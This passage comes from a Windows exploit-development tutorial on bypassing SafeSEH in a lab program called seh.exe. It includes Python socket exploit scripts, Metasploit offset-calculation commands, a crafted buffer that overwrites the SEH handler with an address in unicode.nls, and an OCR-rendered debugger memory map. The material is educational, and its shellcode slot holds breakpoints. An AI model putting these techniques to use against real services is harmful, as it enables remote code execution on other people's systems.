socket.close()
```

As expected SE Handler and Pointer to Next SE Handler Record is overwritten with "41414141" as shown in the below picture:

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By: Balamurugan Rajagopalan



Step 2: Calculate Next and Handler offset:

We need to find out the Pointer to Next SEH record and Handler address offset at the time of stack overflow. To achieve this metasploit tools comes to our rescue!!

Generate a string of non repeating alphanumeric characters using the below command:

```
root@bt:/opt/framework3/msf3/tools# ./pattern_create.rb 2000
```

2000 is the length of the string.

Copy the output of pattern_create to exploit program as shown below:

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Exploit Program:

```
#!/usr/bin/env
import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2
Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8
Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0A
n1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap
7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9A
v0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax
6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2
Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8B
c9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5
Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1
Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7B
k8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn
4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0
Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6B
s7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3
Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx1BxBx2BxBx3BxBx4BxBx5BxBx6
BxBx7BxBx8BxBx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0
Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7
Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4
Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1
Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8
Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5
Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co"
```

```
socket.send(buffer)
socket.close()
```

Execute the above exploit program and using Immunity Debugger find the value of Pointer to next SEH Record and Handler address in stack window. Then calculate offset as shown below :

```
root@bt: /opt/framework3/msf3/tools# ./pattern_offset.rb Ar6A
528
root@bt: /opt/framework3/msf3/tools# ./pattern_offset.rb r7Ar
532
```

Ar6A is the value of Pointer to Next SEH Record, located at offset 528. r7Ar is the value of Handler, located at offset 532.

Step 3: Eliminate bad characters:

The bad character for this application seh.exe is "\x00". To know how to identify the bad character for the vulnerable application see Step 3 of SEH Exploit Part 2 post.

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Step 4: Find the address of "POP POP RET" instruction:

Now comes the most important aspect with "Bypassing SafeSEH" technique. As said earlier we need to find a POP POP RET instruction outside the address range of all the loaded modules.

As shown below Immunity Debugger's Memory window (Alt+M) shows the application and all loaded modules virtual address and size.


The screenshot displays the Immunity Debugger interface with the Memory map window open. The window title is "Immunity Debugger - seh.exe - [Memory map]". The menu bar includes File, View, Debug, Plugins, ImmLib, Options, Window, Help, and Jobs. The toolbar shows various debugging tools. The main pane displays a list of loaded modules with columns for Address, Size, Owner, Section, Contains, Type, Access, Initial, and Mapped as. The modules listed include system32 files like unicode.nls, locale.nls, sortkey.nls, and sorttbls.nls, as well as application-specific modules like seh, hnetofg, msusock, SANONTCP, wshtcpip, MS2HELP, msuvcrt, ADVAPI32, RPCRT4, GDI32, Secur32, kernel32, and ntdll. The bottom status bar shows the current module is "C:\WINDOWS\System32\wshtcpip.dll" and the application is "Running".

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00001000				Priv RW	RW		
00020000	00001000				Priv RW	RW		
00120000	00001000			stack of no	Priv ??? Gua	RW		
00130000	00003000				Priv RW	RW		
00140000	00003000				Priv RW	RW		
00240000	00006000				Priv RW	RW		
00250000	00003000				Priv RW	RW		
00260000	00041000				Priv RW	R		\\Device\HarddiskVolume1\WINDOWS\system32\unicode.nls
00270000	00003000				Priv RW	R		\\Device\HarddiskVolume1\WINDOWS\system32\locale.nls
00280000	00003000				Priv RW	R		\\Device\HarddiskVolume1\WINDOWS\system32\sortkey.nls
00290000	00003000				Priv RW	R		\\Device\HarddiskVolume1\WINDOWS\system32\sorttbls.nls
00300000	00004000				Priv RW	RW		
00310000	00003000				Priv RW	R		\\Device\HarddiskVolume1\WINDOWS\system32\ctype.nls
00320000	00001000				Priv RW	RW		
00330000	00001000				Priv RW	RW		
00340000	00001000				Priv RW	RW		
00350000	00001000				Priv RW	RW		
00360000	00001000				Priv RW	RW		
00370000	00001000				Priv RW	RW		
00400000	00001000	seh		PE header	Inag R	RWE		
00401000	00003000	seh	.text	code, import	Inag R E	RWE		
00405000	00003000	seh	.rdata	imports	Inag R	RWE		
0040C000	00003000	seh	.data	data	Inag RW	RWE		
0040F000	00001000	seh	.reloc	relocations	Inag R	RWE		
00410000	00003000				Priv RW	R		
004D0000	00002000				Priv RW	R		
004E0000	00103000				Priv RW	R		
004F0000	00001000				Priv RW	R		
00520000	00001000	hnetofg		PE header	Inag R	RWE		
00521000	00003000	hnetofg	.text	code, import	Inag R E	RWE		
0052F000	00001000	hnetofg	.orpo	code, import	Inag R E	RWE		
00531000	00001000	hnetofg	.data	data	Inag RW	RWE		
0053F000	00001000	hnetofg	.rsrc	resources	Inag R	RWE		
0053F000	00005000	hnetofg	.reloc	relocations	Inag R	RWE		
71A50000	00001000	msusock		PE header	Inag R	RWE		
71A51000	00003000	msusock	.text	code, import	Inag R E	RWE		
71A7B000	0000C000	msusock	SANONTCP	code	Inag RW	RWE		
71A87000	00002000	msusock	.data	data	Inag RW	RWE		
71A90000	00003000	msusock	.rsrc	resources	Inag R	RWE		
71A9C000	00003000	msusock	.reloc	relocations	Inag R	RWE		
71A9C000	00001000	wshtcpip		PE header	Inag R	RWE		
71A9D000	00004000	wshtcpip	.text	code, import	Inag R E	RWE		
71A9E000	00004000	wshtcpip	.data	data	Inag RW	RWE		
71A9F000	00001000	wshtcpip	.rsrc	resources	Inag R	RWE		
71AA0000	00001000	wshtcpip	.reloc	relocations	Inag R	RWE		
71AA0000	00001000	MS2HELP		PE header	Inag R	RWE		
71AA1000	00004000	MS2HELP	.text	code, import	Inag R E	RWE		
71AA5000	00001000	MS2HELP	.data	data	Inag RW	RWE		
71AA6000	00001000	MS2HELP	.rsrc	resources	Inag R	RWE		
71AA7000	00001000	MS2HELP	.reloc	relocations	Inag R	RWE		
71AA8000	00001000	MS2_32		PE header	Inag R	RWE		
71AA9000	00001000	MS2_32	.text	code, import	Inag R E	RWE		
71AC4000	00001000	MS2_32	.data	data	Inag RW	RWE		
71AC5000	00001000	MS2_32	.rsrc	resources	Inag R	RWE		
71AC6000	00001000	MS2_32	.reloc	relocations	Inag R	RWE		
77C10000	00001000	msuvcrt		PE header	Inag R	RWE		
77C11000	00004000	msuvcrt	.text	code, import	Inag R E	RWE		
77C5D000	00007000	msuvcrt	.data	data	Inag RW	RWE		
77C64000	00001000	msuvcrt	.rsrc	resources	Inag R	RWE		
77C65000	00003000	msuvcrt	.reloc	relocations	Inag R	RWE		
77D00000	00001000	ADVAPI32		PE header	Inag R	RWE		
77D01000	00075000	ADVAPI32	.text	code, import	Inag R E	RWE		
77E4C000	00005000	ADVAPI32	.data	data	Inag RW	RWE		
77E4B000	00018000	ADVAPI32	.rsrc	resources	Inag R	RWE		
77E55000	00005000	ADVAPI32	.reloc	relocations	Inag R	RWE		
77E70000	00001000	RPCRT4		PE header	Inag R	RWE		
77E71000	00003000	RPCRT4	.text	code, import	Inag R E	RWE		
77E74000	00007000	RPCRT4	.orpo	code	Inag R E	RWE		
77E7B000	00001000	RPCRT4	.data	data	Inag RW	RWE		
77E7C000	00001000	RPCRT4	.rsrc	resources	Inag R	RWE		
77E7D000	00005000	RPCRT4	.reloc	relocations	Inag R	RWE		
77F10000	00001000	GDI32		PE header	Inag R	RWE		
77F11000	00043000	GDI32	.text	code, import	Inag R E	RWE		
77F54000	00002000	GDI32	.data	data	Inag RW	RWE		
77F56000	00001000	GDI32	.rsrc	resources	Inag R	RWE		
77F57000	00002000	GDI32	.reloc	relocations	Inag R	RWE		
77FE0000	00001000	Secur32		PE header	Inag R	RWE		
77FE1000	00000000	Secur32	.text	code, import	Inag R E	RWE		
77FE2000	00001000	Secur32	.data	data	Inag RW	RWE		
77FEF000	00001000	Secur32	.rsrc	resources	Inag R	RWE		
77FF0000	00001000	Secur32	.reloc	relocations	Inag R	RWE		
7C800000	00001000	kernel32		PE header	Inag R	RWE		
7C801000	00004000	kernel32	.text	code, import	Inag R E	RWE		
7C805000	00005000	kernel32	.data	data	Inag RW	RWE		
7C806000	00006000	kernel32	.rsrc	resources	Inag R	RWE		
7C80F000	00006000	kernel32	.reloc	relocations	Inag R	RWE		
7C80F000	00001000	ntdll		PE header	Inag R	RWE		
7C810000	0007A000	ntdll	.text	code, export	Inag R E	RWE		
7C81B000	00005000	ntdll	.data	data	Inag RW	RWE		
7C81C000	00002000	ntdll	.rsrc	resources	Inag R	RWE		
7C81D000	00003000	ntdll	.reloc	relocations	Inag R	RWE		
7E410000	00001000	USER32		PE header	Inag R	RWE		
7E411000	00004000	USER32	.text	code, import	Inag R E	RWE		

Also we see some modules found in system32 (for eg unicode.nls) folder is also included as part of the image. Thus if we can find a POP POP RET instruction in these modules our exploit would be successful!! To achieve this let's use pvefindaddr plugin for Immunity Debugger developed by corelan!!

Windows Exploit Development

By: Balamurugan Rajagopalan




Unfortunately as shown in above picture we can't find any POP POP RET instruction outside the address range of loaded modules.

But an alternative assembly instruction exists ie) look for a call/jmp dword ptr [ebp+30h] instruction (I will explain in a short while why this instruction is needed)

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
Yippee "Found 1 address", so look into the log window (Alt+L) to find the address (0x00270b0b) of the instruction call dword ptr [ebp+30h]. From the memory map window we know that this address (0x00270b0b) is found in unicode.nls.

Now let's see how this instruction "call dword ptr [ebp+30h]" helps us in exploitation. As we already know from SEH Exploit - Part 1 post when an exception occurs, operating system gets control and then invokes _except_handler3. When _except_handler3 ie) handler in the program stack is about to be invoked operating system's stack at an offset 30h from the current EBP value contains the address of Pointer to Next ERR field. Therefore when the handler address in program stack is overwritten with the address of the instruction "call dword ptr [ebp+30h]" execution jumps to Pointer to Next ERR location ie) EIP points to the address of the Pointer to

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Next ERR field. As a result of it when we place our shellcode at "Pointer to Next ERR" location our shellcode gets executed!!



Let's confirm our understandings by writing the below exploit program.

```
#!/usr/bin/env
import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))


buffer = "\x90" * 528           #Junk
buffer += "\xcc\xcc\xcc\xcc"   #Next ERR
buffer += "\x0b\x0b\x27\x00"   #Handler
buffer += "A" * 1500           #rem Junk

socket.send(buffer)
socket.close()
```


Note: Instead of shellcode I have placed a debug instruction (cc) at the Pointer to Next ERR field.

Now when you run the above exploit program NULL pointer exception occurs inside the vulnerable function as shown below:

